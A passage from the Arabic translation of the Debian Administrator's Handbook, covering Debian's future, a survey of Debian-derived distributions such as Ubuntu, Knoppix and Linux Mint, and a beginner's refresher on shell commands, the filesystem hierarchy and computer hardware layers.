في الخطوة الأخيرة، يراجع أحد مديري حسابات دبيان (*Debian Account Manager*، أو DAM) العملية كلها. سيراجع مدير الحسابات جميع معلومات المرشّح التي جمعها الممتحن، ويقرر فتح حساب على مخدمات دبيان أو عدم فتحه. في حال الحاجة لمزيد من المعلومات، قد يؤخر إنشاء الحساب. الرفض نادر جداً إذا تابع الفاحص العملية بشكل جيد، لكنه يحدث أحياناً. الرفض ليس قاطعاً أبداً، ويسمح للمرشّح بالمحاولة ثانية في وقت لاحق.

قرار مدير الحسابات نهائي وغير قابل للنقض (غالباً)، لذلك كان الأشخاص الموكلين بهذه المهمة (حالياً Jörg Jaspert، Christoph Berg وEnrico Zini) يتعرضون للكثير من النقد في الماضي.

الفصل 16. خلاصة: مستقبل دبيان

المحتويات:

تنتهي قصة شركة فلكوت عند هذا الفصل؛ لكن دبيان تستمر، وسوف يحمل المستقبل لها العديد من المفاجآت المثيرة ولا ريب.

16.1. التطورات القادمة

يختار مديرو الإصدار اسماً رمزياً للإصدارة التالية من دبيان قبل إطلاق النسخة الجديدة بأسابيع (أو أشهر). وبما أن دبيان 7 الآن قد صدرت، فالمطورون مشغولون بالفعل في العمل على النسخة التالية، التي تدعى جيسي Jessie...

لا توجد قائمة رسمية بالتغييرات المرتقبة، ولا يعطي دبيان وعوداً أبداً بخصوص الأهداف التقنية التي يراد تحقيقها في النسخ القادمة. لكن يمكن ملاحظة بعض الميول التطويرية، ويمكننا أن نراهن على ما يمكن أن يحدث (أو لا يحدث).

نأمل أن تُستَبدل عملية init الافتراضية (**sysvinit**) بنظام أحدث مثل **upstart** أو **systemd**. ستزال بعض الأجزاء: فقد استُبدِلت `s390` بمعمارية `s390x`، وقد تتبعها `sparc` و`ia64` بسبب معاناتهما من مشاكل عدة (نقص في العتاد الحديث، نقص الأشخاص الذين يعملون على نقل دبيان إليهما، ضعف الدعم من المنبع، الخ). سيحصل **dpkg** على الأمر **--verify** الذي سيقضي بالكامل تقريباً على **debsums**.

بالطبع، ستطلق كافة أطقم البرمجيات الرئيسية إصدارات رئيسية. سيؤثر أباتشي 2.4 (أو أحدث) كثيراً على المواقع العاملة حالياً بسبب الحاجة لتحديث العديد من ملفات الإعدادات. يتوقع أن يتحسن دعم الحاويات كثيراً في النواة لينكس (من خلال إضافة namespaces، التي تمهد الطريق نحو حاويات أأمن). وستحمل آخر الإصدارات من سطوح المكتب المختلفة مزايا جديدة وقابلية استخدام أفضل. سيتحسن GNOME 3 كثيراً وسيسر محبو GNOME 2 العزيز لتضمين MATE[22] في دبيان.

16.2. مستقبل دبيان

بالإضافة إلى هذه التطورات الداخلية، يمكننا أن نتوقع بزوغ توزيعات دبيانية جديدة، نتيجة العديد من الأدوات التي تستمر بتسهيل هذه المهمة. كما ستبدأ مشاريع فرعية متخصصة جديدة، حتى تأخذ دبيان إلى آفاق جديدة.

سيكبر مجتمع مستخدمي دبيان، وسينضم مساهمون جدد للمشروع... ولعلك تكون منهم!

مشروع دبيان أقوى من أي وقت مضى، وينطلق بإصرار نحو هدفه بإنتاج توزيعة عالمية؛ ينطلق نحو *السيطرة على العالم*، كما يقول البعض في مجتمع دبيان على سبيل الدعابة.

يستمر دبيان في النمو في في كل الاتجاهات (وأحياناً في اتجاهات غير متوقعة)، رغم عمره الكبير وحجمه المهيب. فأفكار المساهمين لا تنضب، والنقاشات على قوائم التطوير البريدية —وإن بدت كأنها مشاجرات—

22. http://mate-desktop.org/

ترفع من سوية العمل. يشبهون دبيان أحياناً بالثقوب السوداء، فكثافته كبيرة لدرجة أن قوة جاذبيته لم تترك أي مشروع برمجيات حرة جديد دون أن تسحبه.

وراء الرضى الظاهري لمعظم مستخدمي دبيان، تبرز نزعة عميقة أكثر فأكثر: إذ يتزايد إدراك الناس أن التعاون مع الآخرين، بدلاً من العمل منفردين كل في زاويته، يعطي نتائج أفضل للجميع. هذا هو السبب الذي يدفع التوزيعات إلى الاندماج مع دبيان كمشاريع فرعية.

مشروع دبيان إذاً غير مهدد بالانقراض...

16.3. مستقبل هذا الكتاب

نحن نريد لهذا الكتاب أن يتطور بروح البرمجيات الحرة. لذلك نحن نرحب بالمساهمات، والملاحظات، والمقترحات، والانتقاد. نرجو توجيه رسائلكم إلى رافائيل (hertzog@debian.org) أو رولاند (lolando@debian.org). بالنسبة للملاحظات التي تحتاج لتصحيحات في الكتاب، لا تتردد في إرسال تقارير علل متعلقة بالحزمة debian-handbook. سيستخدم الموقع لجمع كافة المعلومات المتعلقة بتطوره، كما ستجد هناك معلومات عن طريقة المساهمة، خصوصاً إذا كنت تريد ترجمة هذا الكتاب وتوفيره إلى جماهير أكبر مما هي عليه اليوم.

→ http://debian-handbook.info/

لقد حاولنا وضع معظم الخبرة التي تعلمناها من دبيان، حتى يتمكن أي شخص من استخدام هذه التوزيعة والاستفادة من منها لأقصى حد بأسرع ما يمكن. نحن نأمل أن يساهم هذا الكتاب بجعل دبيان أبسط وأكثر انتشاراً، لا تتردد بتوصية الآخرين بقراءته!

نود أن نختتم بملاحظة شخصية. كتابة (وترجمة) هذا الكتاب أخذت كمية معتبرة من الزمن من نشاطاتنا المهنية المعتادة. وبما أننا نحن الاثنان مستشاران نعمل بشكل حر، فأي مصدر جديد للدخل يعطينا مجالاً لإنفاق المزيد من الوقت على تحسين دبيان؛ نحن نأمل أن ينجح هذا الكتاب وأن يساهم في ذلك. في هذه الأثناء، لا تتردد في طلب خدماتنا!

→ http://www.freexian.com

→ http://www.gnurandal.com

نراك قريباً!

الملحق A. توزيعات مشتقة

هناك العديد من توزيعات لينكس المشتقة من دبيان والتي تستفيد من أدوات دبيان لإدارة الحزم. لكل منها خصائصها المميزة، ولعل إحداها تلبي احتياجاتك بشكل أفضل من دبيان نفسها.

A.1. الإحصاء والتعاون

يدرك مشروع دبيان تماماً أهمية التوزيعات المشتقة ويدعم التعاون مع كل الأطراف المشتركة بنشاط. هذا يشمل إعادة دمج التحسينات التي تطورها التوزيعات المشتقة عادة، حتى يستفيد منها الجميع وتبسيط عملية الصيانة على المدى الطويل.

هذا يفسّر سبب دعوة التوزيعات المشتقة للمساهمة في النقاشات على القائمة البريدية `debian-derivatives@lists.debian.org`، والمشاركة في إحصاء المشتقات. يهدف هذا الإحصاء لجمع المعلومات عن الأعمال التي تجري في المشتقات بحيث يتمكن مشرفو دبيان من تتبع حالة حزمهم في المشتقات الدبيانية بشكل أفضل.

→ http://wiki.debian.org/DerivativesFrontDesk

→ http://wiki.debian.org/Derivatives/Census

دعنا الآن نتحدث سريعاً عن أفضل وأشهر التوزيعات المشتقة.

A.2. أوبنتو

حققت أوبنتو (Ubuntu) ظهوراً عندما دخلت ساحة البرمجيات الحرة، وهذا لسبب وجيه: إذ بدأت شركة Canonical Ltd.، وهي الشركة التي أنشأت هذه التوزيعة، باستئجار حوالي ثلاثين مطور دبيان وأعلنت الهدف الذي تسمو إليه ألا وهو توفير توزيعة لعموم الناس تصدر مرتين سنوياً. كما التزموا بصيانة كل نسخة لمدة سنة ونصف.

لتحقيق هذه الأهداف لا بد من تضييق مجال العمل؛ حيث تركز أوبنتو على عدد من الحزم أقل من عدد حزم دبيان، وتعتمد على سطح المكتب GNOME بشكل أساسي (رغم وجود نسخة مشتقة رسمية تعتمد على KDE اسمها « Kubuntu »). كل شيء مهيأ للترجمة (internationalized) ويتوفر في عدد كبير من اللغات.

تمكنت أوبنتو من المحافظة على إيقاع الإصدارات هذا حتى الآن. كما أنهم يطلقون إصدارات طويلة الدعم (*Long Term Support*، أو LTS اختصاراً) فترة دعمها 5 سنوات. إصدار LTS الحالي (في نوفمبر 2013) هو 12.04، الذي يدعى Percise Pangolin. أما آخر إصدار عادي فهو 13.10، الذي يدعى Saucy Salamander. تعبّر أرقام النسخة عن تاريخ الإصدار: فمثلاً أصدرت 13.10 في أكتوبر 2013.

ممارسة عملية

التزام أوبنتو بالدعم والتحديثات

لقد عدلت Canonical القواعد التي تحدد طول مدة دعم كل إصدار عدة مرات. تلتزم Canonical —كشركة— بتوفير التحديثات الأمنية لكافة البرمجيات المتوفرة في القسمين main وrestricted من مستودعات أوبنتو، لمدة 5 سنوات للإصدارات طويلة الدعم، و9 شهور للإصدارات العادية. كل ما عدا ذلك (الموجود في universe وmultiverse) فيديره فريق MOTU (*Masters Of The Universe*) تطوعياً بأفضل ما يستطيعون. عليك أن تستعد لمعالجة الترقيعات الأمنية وحدك إذا كنت تعتمد على حزم من هذين القسمين الأخيرين.

نجحت أوبنتو في الوصول لشريحة كبيرة من الجماهير. لقد أبهرت ملايين المستخدمين بسهولة تثبيتها، والعمل الذي بذلته لتبسيط استخدام سطح المكتب.

لكن ليس كل شيء أنيقاً وجميلاً، خصوصاً من وجهة نظر مطوري دبيان الذين وضعوا آمالاً كبيرة في مساهمة أوبنتو في دبيان مباشرة. رغم أن هذا الوضع قد تحسن على مر السنين، إلا أن سياسة Canonical التسويقية قد أغاظت الكثيرين، حيث كانت تلمح إلى أن أوبنتو كانت مواطناً صالحاً في عالم البرمجيات الحرة من خلال عرض التعديلات التي يجرونها على حزم دبيان للعموم. أنصار البرمجيات الحرة يعرفون أن الترقيعات المولدة آلياً لا تفيد كثيراً في عملية المساهمة في المنبع (upstream). عليك التفاعل مباشرة مع الطرف الآخر حتى تدمج أعمالك معه.

يزداد التفاعل أكثر وأكثر مع الزمن، ويعود ذلك جزئياً إلى مجتمع أوبنتو والجهود التي يبذلها في تدريب المساهمين الجدد.

→ http://www.ubuntu.com/

Knoppix .A.3

توزيعة Knoppix (نوبيكس) لا تحتاج لأي تعريف. كانت هذه أول توزيعة مشهورة تقدم قرص إقلاع حي (*LiveCD*)؛ أي أنه قرص إقلاعي يحوي نظام لينكس جاهز للعمل دون الاعتماد على القرص الصلب نهائياً — وبذلك لا تلمس نظم التشغيل المثبتة على الجهاز من قبل. يسمح الاكتشاف التلقائي للعتاد لهذه التوزيعة بالعمل مع معظم أنواع العتاد. يحوي القرص الليزري حوالي 2 غيغابايت من البرمجيات (المضغوطة).

إذا جمعت هذا القرص مع مفتاح USB فسوف تتمكن من حمل ملفاتك معك والعمل على أي حاسوب دون ترك أي أثر — فالتوزيعة لا تستخدم القرص الصلب أبداً. تعتمد نوبيكس غالباً على LXDE (سطح مكتب خفيف)، لكن هناك توزيعات أخرى توفر مجموعات أخرى من سطوح المكتب والبرمجيات. تساهم حزمة live-build في هذا جزئياً، فهي تسهل إنشاء الأقراص الحيّة نوعاً ما.

→ http://live.debian.net/

لاحظ أن نوبيكس توفر أيضاً برنامج تثبيت: يمكنك تجربة التوزيعة أولاً من القرص الحي، وبعدها تثبيتها على القرص الصلب للحصول على أداء أفضل.

→ http://www.knopper.net/knoppix/index-en.html

A.4. Linux Mint

Linux Mint (لينكس منت) هي توزيعة يدعمها المجتمع (جزئياً)، حيث تدعمها التبرعات والإعلانات. منتجهم الأبرز يعتمد على أوبنتو، لكنهم يوفرون أيضاً « Linux Mint Debian Edition » التي تتطور بشكل دائم (تعتمد هذه النسخة على دبيان الاختبارية). في كلا الحالتين، تحتاج الإقلاع من قرص DVD حي لتثبيتها أول مرة.

تهدف التوزيعة لتبسيط الوصول للتقنيات الحديثة، وتوفير واجهات مستخدم رسومية خاصة للبرمجيات العادية. مثلاً، رغم أن Linux Mint تعتمد على GNOME، إلا أنها توفر نظام قوائم مختلف؛ كما توفر واجهة إدارة الحزم واجهة خاصة، رغم أنها مبنية على APT، تعرض تقييماً للمخاطرة التي تنتج عن تحديث كل واحدة من الحزم.

تحوي Linux Mint كمية كبيرة من البرمجيات المحتكرة لتحسين تجربة المستخدمين الذين قد يحتاجونها. مثلاً: Adobe Flash وبرامج ترميز الوسائط المتعددة (codecs).

→ http://www.linuxmint.com/

A.5. SimplyMEPIS

SimplyMEPIS هي توزيعة تجارية تشبه Knoppix كثيراً. توفر هذه التوزيعة نظام لينكس جاهز للعمل من قرص حي، كما تتضمن عدداً من حزم البرمجيات غير الحرة: كتعاريف بطاقات العرض من nVidia، ودعم الفلاش لتشغيل الحركات المضمنة في العديد من مواقع الوب، بالإضافة إلى RealPlayer، ونسخة جافا التي توفرها شركة Sun، وغيرها. الهدف هو تقديم نظام يعمل بالكامل مباشرة. Mepis قابلة للترجمة وتدعم لغات عديدة.

→ http://www.mepis.org/

كانت التوزيعة مبنية في الأصل على دبيان؛ لكنها انتقلت إلى أوبنتو لفترة من الزمن، بعدها عادت إلى دبيان المستقرة، التي تسمح لمطوريها بالتركيز على إضافة المزايا الجديدة دون الحاجة لإصلاح الحزم التي ترد من توزيعة دبيان غير المستقرة.

A.6. Aptosid (سابقاً Sidux)

تتابع هذه التوزيعة المجتمعية التغيّرات في دبيان Sid (غير المستقرة) —من هنا جاء الاسم— وتحاول إطلاق 4 إصدارات جديدة كل عام. التعديلات مداها ضيق: الهدف هو توفير أحدث البرمجيات وتحديث التعاريف بما يناسب آخر قطع العتاد، مع السماح للمستخدمين بالعودة إلى توزيعة دبيان الرسمية في أي وقت.

A.7. Grml

Grml هي قرص حي يحوي أدوات عديدة لمديري النظم، التي تركز على التثبيت، والنشر، وإنقاذ النظام. يتوفر القرص الحي في شكلين، `full` و`small`، وكل منهما متوفر لحواسيب 32 بت و64 بت. من الواضح أن الشكلين يختلفان عن بعضهما بكمية البرمجيات المضمنة وبالحجم النهائي الناتج.

→ http://grml.org

A.8. DoudouLinux

تستهدف DoudouLinux الأطفال الصغار (بدءاً من عمر السنتين). لتحقيق هذا الهدف، تقدم التوزيعة واجهة رسومية معدلة بشكل كبير (تعتمد على LXDE) وترفق بالعديد من الألعاب والتطبيقات التعليمية. كما يفلتر الوصول للإنترنت لمنع الأطفال من زيارة المواقع غير المرغوبة. كما أن الإعلانات محجوبة. الهدف هو أن يتمكن الوالدان (إلى حد ما) من ترك أطفالهم يستخدمون حاسوبهم دون قلق بعد إقلاعه إلى DoudouLinux. ويفترض أن يحب الأطفال استخدام DoudouLinux، كما يستمتعون باستخدام منصات الألعاب.

→ http://www.doudoulinux.org

A.9. وغيرها الكثير

يشير موقع Distrowatch لعدد هائل من توزيعات لينكس، والكثير منها مبني على دبيان. تصفح هذا الموقع هو طريقة فعالة لأخذ فكرة عن مقدار التنوع في عالم البرمجيات الحرة.

→ http://distrowatch.com

يستطيع نموذج البحث مساعدتك على عرض التوزيعات حسب أصلها. في نوفمبر 2013، حصلنا على 143 توزيعة نشطة عندما اخترنا عرض التوزيعات المشتقة من دبيان!

→ http://distrowatch.com/search.php

الملحق B. دورة تذكيرية قصيرة

بالرغم من أن هذا الكتاب يستهدف مديري النظم و « المستخدمين المتقدمين »، إلا أننا لم نرغب باستبعاد المبتدئين المتحفزين. وبالتالي فإن هذا الملحق بمثابة حلقة دراسية مكثفة تصف المفاهيم الأساسية المرتبطة بالتحكم في حواسيب يونِكس.

B.1. الصَدَفة (shell) والأوامر الأساسية

في عالم يونِكس، يضطر كل مدير نظم إلى استخدام سطر الأوامر عاجلاً أو آجلاً؛ مثلاً، عندما يخفق النظام في الإقلاع بشكل صحيح ويكون وضع الإنقاذ النصي متوفرًا فقط. وبالتالي، فإن القدرة على التحكم بمثل هذه الواجهة هي مهارة إنقاذ أساسية في مثل هذه الحالات.

> *نظرة سريعة*
>
> بدء مُفسِّر الأوامر
>
> يمكن تشغيل بيئة سطر الأوامر من سطح المكتب الرسومي، وذلك باستخدام تطبيق يُعرف باسم « الطرفية terminal »، يمكن العثور على مثل هذه التطبيقات في قائمة Applications → Accessories بالنسبة بيئة GNOME، وفي قائمة K → Applications → System بالنسبة لبيئة KDE.

يلقي هذا القسم نظرة سريعة على الأوامر فقط. كل هذه الأوامر لها العديد من الخيارات التي لم نذكرها هنا؛ وعليه نقول، إن لهذه الأوامر وثائق وافرة في صفحات الدليل (manual pages) الخاصة بها.

B.1.1. استعراض شجرة المجلدات وإدارة الملفات

بمجرد فتح جلسة جديدة، يعرض الأمر **pwd** (اختصاراً للعبارة *print working directory* أو طباعة مجلد العمل) الموقع الحالي في نظام الملفات. يتم تغيير المجلد الحالي باستخدام الأمر **cd *directory*** (الأمر **cd** يعني *change directory* أي تغيير المجلد). يرمز للمجلد الأب بنقطتين دائماً (..)، في حين يرمز للمجلد الحالي بنقطة واحدة (.). يسمح الأمر **ls** بسرد (*listing*) محتويات المجلد. إذا لم يُعطَى أية متغيرات، فسيَعرضُ محتويات المجلد الحالي.

```
$ pwd
/home/rhertzog
$ cd Desktop
$ pwd
/home/rhertzog/Desktop
$ cd .
$ pwd
/home/rhertzog/Desktop
$ cd ..
$ pwd
/home/rhertzog
$ ls
Desktop    Downloads  Pictures  Templates
Documents  Music      Public    Videos
```

يمكن إنشاء مجلد جديد باستخدام الأمر **mkdir *directory***، ويمكن إزالة مجلد (فارغ) موجود سابقًا بالأمر **rmdir *directory***. يسمح الأمر **mv** بنقل *move* و/أو إعادة تسمية الملفات والمجلدات؛ لإزالة *remove* ملف ستحتاج للأمر **rm *file***.

```
$ mkdir test
$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    test
$ mv test new
$ ls
Desktop    Downloads  new       Public     Videos
Documents  Music      Pictures  Templates
$ rmdir new
$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public
```

B.1.2. استعراض وتعديل الملفات النصية

يقرأ الأمر **cat *file*** (يعني *concatenate* ملف إلى الخرج القياسي أي ربطه معه) ملفًا ويعرض محتوياته في سطر الأوامر. إذا كان الملف أكبر من أن يتسع في الشاشة، استعمل أمرَ تصفّحٍ مثل **less** (أو **more**) لعرضه صفحة بعد أخرى.

يشير الأمر **editor** دائمًا إلى محرر نصوص (مثل **vi** أو **nano**) ويسمح بإنشاء، وتعديل وقراءة الملفات النصية. يمكن إنشاء الملفات البسيطة أحيانًا من مفسِّر الأوامر مباشرة بفضل خاصية إعادة التوجيه: ينشئ الأمر **echo "*text*" >*file*** ملفاً باسم *file* يحتوي على « *text* ». من الممكن إضافة سطر إلى آخر هذا الملف أيضًا، باستخدام الأمر **echo "*line*" >>*file***.

B.1.3. البحث عن الملفات، والبحث ضمن الملفات

يبحث الأمر **find *directory* *criteria*** عن ملفات تحت المجلد *directory* وفقًا لعدة معايير. المعيار الأكثر استخدامًا هو `-name` *name*: الذي يسمح بالبحث عن ملف بالاسم.

يبحث الأمر **grep *expression* *files*** في محتويات الملفات ويستخلص السطور التي تطابق التعبير النظامي. (انظر الملاحظة الجانبية التعابير المنتظمة ص 322). تمكّن إضافة الخيار `-r` البحث التعاودي على جميع الملفات المحتواة في المجلد المعطى كمتغير. هذا يسمح بالعثور على ملف عندما نعلم جزءًا من محتوياته فقط.

B.1.4. إدارة العمليات

يسرد الأمر **ps aux** العمليات التي تعمل حاليًا ويسمح بالتعرف عليها من خلال *pid* الخاص بها (process id أي معرِّف العملية). بمجرد معرفة *pid* إحدى العمليات، يسمح الأمر **kill -*signal* *pid*** بإرسال إشارة إليها (إذا كانت العملية خاصة بالمستخدم الحالي). توجد عدة إشارات؛ أكثرها استخدامًا `TERM` (طلب إنهاء العملية) و `KILL` (إنهاء بالضربة القاضية!).

يسمح مفسر الأوامر أيضًا بتشغيل البرامج في الخلفية إذا انتهى الأمر بعلامة « & ». باستخدام هذه العلامة (ampersand)، يتابع المستخدم تحكمه بالصدفة مباشرة بالرغم من أن الأمر لا يزال يعمل (وهو مخفي عن المستخدم؛ كعملية في الخلفية). يسرد الأمر **jobs** العمليات التي تعمل في الخلفية حاليًا؛ إن تشغيل الأمر **fg** ***%job-number*** (اختصاراً لكلمة *foreground* أي الواجهة) يستعيد البرنامج إلى الواجهة. عندما يعمل البرنامج في الواجهة (سواء لأن تشغيله كان عادياً، أو تمت إعادته إلى الواجهة باستخدام **fg**)، يوقف المفتاحان **Control+Z** العملية مؤقتاً ويسمحان بمتابعة التحكم بسطر الأوامر. يمكن بعدها إعادة تشغيل العملية في الخلفية باستخدام **bg** ***%job-number*** (اختصاراً لكلمة *background* أي الخلفية).

B.1.5. معلومات النظام: الذاكرة، مساحة الأقراص، الهوية

يعرض الأمر **free** معلومات عن الذاكرة؛ يعطي الأمر **df** (*disk free*) تقاريراً عن المساحة المتوفرة على كل واحد من الأقراص المركبة على نظام الملفات. يحوّل خيار -h (اختصاراً للعبارة *human readable*) الخاص به الأحجام إلى وحدة أكثر وضوحاً (عادة ميبي بايت أو غيبي بايت). وبنفس الأسلوب، يفهم الأمر **free** الخيار -m والخيار -g، ويعرض بياناته إما بالميبي بايت أو بالغيبي بايت، على التوالي.

```
$ free
             total       used       free     shared    buffers     cached
Mem:       1028420    1009624      18796          0      47404     391804
-/+ buffers/cache:     570416     458004
Swap:      2771172     404588    2366584
$ df
Filesystem           1K-blocks      Used Available Use% Mounted on
/dev/sda2              9614084   4737916   4387796  52% /
tmpfs                   514208         0    514208   0% /lib/init/rw
udev                     10240       100     10140   1% /dev
tmpfs                   514208    269136    245072  53% /dev/shm
/dev/sda5             44552904  36315896   7784380  83% /home
```

يعرض الأمر **id** هوية المستخدم الذي يشغل الجلسة، بالإضافة إلى قائمة بالمجموعات التي ينتمي إليها. بما أن الوصول إلى بعض الملفات أو الأجهزة قد يكون محدوداً بأعضاء مجموعة ما، فقد يكون التحقق من عضوية المجموعات مفيداً.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog) groups=1000(rhertzog)،24(cdrom)،25(floppy)،27(su
➥ do)،29(audio)،30(dip)،44(video)،46(plugdev)،108(netdev)،109(bluetooth)،115(scanner)
```

B.2. تنظيم البنية الشجرية لنظام الملفات

B.2.1. المجلد الجذر (Root)

نظام دبيان منظم وفق *معيار البنية الشجرية للملفات File Hierarchy Standard* (FHS). يحدد هذا المعيار الغرض من كل مجلد. مثلا، المجلدات في المستوى الأعلى موصوفة كما يلي:

- `/bin/`: البرامج الأساسية؛
- `/boot/`: النواة لينكس وملفات أخرى تحتاجها أثناء عملية الإقلاع المبكرة؛
- `/dev/`: ملفات الأجهزة؛
- `/etc/`: ملفات الإعدادات؛
- `/home/`: ملفات المستخدمين الشخصية؛
- `/lib/`: المكتبات الأساسية؛
- `/media/*`: نقاط ربط للأجهزة النقالة (الأقراص الليزرية، مفاتيح USB وغيرها)؛
- `/mnt/`: نقاط ربط مؤقتة؛
- `/opt/`: تطبيقات إضافية تقدمها أطراف ثالثة؛
- `/root/`: ملفات مدير النظام (المستخدم الجذر) الشخصية؛
- `/bin/`: برمجيات النظام؛
- `/srv/`: بيانات تستخدمها المخدّمات التي يستضيفها النظام؛
- `/tmp/`: ملفات مؤقتة؛ غالبًا ما يُفرَّغ هذا المجلد عند الإقلاع؛
- `/usr/`: التطبيقات؛ هذا المجلد مقسَّم إلى `bin`، `sbin`، `lib` (وفقاً للأسلوب نفسه المتَّبع في المجلد الجذر نفسه). بالإضافة لذلك، يحوي المجلد `/usr/share/` بيانات مستقلة عن المعمارية. والمجلد `/usr/local/` مخصص ليستخدمه مدير النظام لتثبيت البرامج يدويًا دون الكتابة فوق الملفات التي يديرها نظام الحزم (**dpkg**).
- `/var/`: بيانات متغيرة تتحكم بها الخدمات. منها ملفات السجلات (log files)، والأرتال (queues)، و spools، والمخابئ (caches) وهكذا.
- `/proc/` و `/sys/` مخصصة للنواة لينكس (وليست جزءاً من معيار FHS). تستخدم النواة هذين المجلدين لتصدير البيانات إلى ساحة المستخدم.

B.2.2. مجلد بيت المستخدم (Home)

إن محتويات مجلد بيت المستخدم غير مقيدة بمعيار، لكن توجد بعض العادات الجديرة بالذكر. أحدها أن مجلد بيت المستخدم غالباً ما يرمز له بالتيلدا (« ~ »). من المفيد أن تعلم ذلك لأن مفسرات الأوامر تستبدل التيلدا أوتوماتيكيًا بالمجلد الصحيح (عادة `/home/user/`).

تقليديًا، تُخزَّن ملفات إعدادات التطبيقات داخل مجلد بيت المستخدم مباشرة، لكن عادة ما تبدأ أسماؤها بنقطة (مثلاً، عميل البريد **mutt** يخزن إعداداته في `~/.muttrc`). الملفات التي يبدأ اسمها بنقطة مخفية افتراضيًا؛ ولا يسردها الأمر **ls** إلا عند استخدام الخيار `-a`، أما برامج إدارة الملفات الرسومية فيجب أن تطلب منها عرض الملفات المخفية.

بعض البرامج تَستخدِم عدة ملفات إعداد منظمة في مجلد واحد (مثلا، `~/.ssh/`). بعض التطبيقات (مثل متصفح الوب آيس ويزل) تستخدم مجلدها أيضًا لتخزين نسخة مخبئية (كاش) من الملفات المنزَّلة من الإنترنت. هذا يعني أن الأمر قد ينتهي بهذه المجلدات إلى استخدام الكثير من المساحة التخزينية.

تُخزَّن ملفات الإعداد هذه مباشرة في مجلد بيت المستخدم، ويُشار لها بالإنكليزية غالباً باسم *dotfiles*، وقد تكاثرت على المدى الطويل حتى ازدحمت بها هذه المجلدات كثيرًا. لحسن الحظ، هناك محاولة جماعية تحت مظلة FreeDesktop.org أفضت إلى معيار جديد يعرف باسم « XDG Base Directory Specification »، يهدف إلى تنظيم هذه الملفات والمجلدات. ينص هذا المعيار على أن ملفات الإعداد يجب أن تُخزَّن في المجلد `~/.config`، والملفات المخبئية في `~/.cache`، وملفات البيانات في `~/.local` (أو مجلداتها الفرعية). بدأ تبني هذا المعيار ببطئ، وتسعى الكثر من التطبيقات (خصوصًا الرسومية) للالتزام به.

تعرض سطوح المكتب الرسومية محتويات المجلد `~/Desktop/` (أو `~/سطح المكتب/` أو مهما تكن الترجمة المناسبة للأنظمة المعدّة بلغة غير الإنكليزية) على سطح المكتب (ما يظهر على الشاشة عند إغلاق كل التطبيقات أو تصغيرها).

أخيرًا، أحيانا يخزن نظام البريد الإلكتروني البريد الوارد في مجلد `~/Mail/`.

B.3. آلية العمل الداخلية للحاسوب: طبقات الحاسوب المختلفة

يتم التعامل مع الحواسيب بأسلوب تجريدي غالبًا، وتكون الطبقة الظاهرة منه أبسط بكثير من التعقيد الداخلي للحاسوب. ينتج هذا التعقيد جزئياً عن عدد القطع المكونة للحاسوب. إلا أننا نستطيع تصنيف هذه المكونات في طبقات، حيث تتعامل كل طبقة مع الطبقة التي تليها أو تسبقها فقط.

يمكن للمستخدم العادي أن يتدبر أمره دون معرفة هذه التفاصيل... طالما أن كل شيء يعمل على ما يرام. لكن عند مواجهة مشكلة مثل « الإنترنت لا يعمل! »، فالخطوة الأولى هي تحديد الطبقة التي تسبب المشكلة. هل تعمل بطاقة الشبكة (عتاد)؟ هل تعرَّف عليها الحاسوب؟ هل تستطيع النواة لينكس رؤيتها؟ هل إعدادات الشبكة مضبوطة بشكل صحيح؟ يعزل كل واحد من هذه الأسئلة طبقة مناسبة ويركز على مصدر محتمل للمشكلة.

B.3.1. أعمق طبقة: العتاد

دعنا نبدأ بتذكرة بسيطة بأن الحاسوب هو، أولاً وقبل كل شيء، مجموعة من المكونات المادية. يوجد فيه عموما لوحة رئيسية (تعرف باسم *اللوحة الأم*)، عليها معالج واحد (أو أكثر)، بعض الذاكرة RAM، متحكمات الأجهزة، ومنافذ توسعة لتركيب البطاقات الإضافية (لمزيد من متحكمات الأجهزة). من أكثر هذه المتحكمات أهمية نذكر IDE (Parallel ATA)، وSCSI وSerial ATA، لتوصيل الأجهزة التخزينية مثل الأقراص الصلبة. من المتحكمات الأخرى USB، الذي يستطيع استضافة مجموعة متنوعة جدًا من الأجهزة (من كاميرات الوب إلى موازين الحرارة، ومن لوحات المفاتيح إلى نظم أتمتة المنازل) و IEEE 1394 (فاير واير). غالباً ما تسمح هذه المتحكمات بتوصيل عدة أجهزة ولذلك عادة ما يطلق اسم « ناقل » على النظام الفرعي الكامل الذي يديره المتحكم. من البطاقات الإضافية بطاقات الرسوميات (حيث توصل شاشة الحاسوب)، بطاقات الصوت، بطاقات الشبكات، وغيرها. في بعض اللوحات الرئيسية تكون هذه المزايا مبيتة فيها، ولا تحتاج إلى بطاقات إضافية.

ممارسة عملية

تحقق أن العتاد يعمل

قد يكون التحقق من أن قطعة عتاد تعمل بشكل صحيح معقدًا. من ناحية أخرى، فإن إثبات أن تلك القطعة لا تعمل بالغ البساطة أحيانا.

يتألف القرص الصلب من أطباق دائرة ورؤوس مغناطيسية متحركة. عند توصيل الطاقة للقرص الصلب، يعطي محرك الأطباق أزيزا مميزا. كما أنه يبدد الطاقة بشكل حرارة. بالتالي، فإن سواقة الأقراص الصلبة التي تبقى باردة وهادئة عند تشغيلها معطوبة.

تحوي بطاقات الشبكة عادة أضواء LED تبين حالة الوصلة. إذا وصِل بها سلك وكان يؤدي إلى موزع (hub) أو تحويلة (switch) شبكة فعالة، سيضيء LED واحد على الأقل. إذا لم يعمل أي LED، فإما البطاقة ذاتها، أو جهاز الشبكة، أو السلك بينهما سبب المشكلة. الخطوة التالية إذن اختبار كل مكون من هذه على حدة.

بعض البطاقات الإضافية — خصوصًا بطاقات الفيديو ثلاثي الأبعاد — تحوي أجهزة تبريد، مثل مبرِّدات معدنية أو مراوح. إذا لم تدر المروحة بالرغم من تشغيل البطاقة، فقد يكون تفسير ذلك أن البطاقة ساخنة أكثر من اللازم. هذا ينطبق أيضًا على المعالجات الأساسية المتوضعة على اللوحة الرئيسية.

B.3.2. مفتاح التشغيل: **BIOS**

العتاد وحده غير قادر على تنفيذ مهام مفيدة دون البرمجية المناسبة التي تقوده. إن التحكم والتفاعل مع العتاد هو هدف نظام التشغيل والتطبيقات. وهذه بدورها تحتاج إلى عتاد سليم لتعمل.

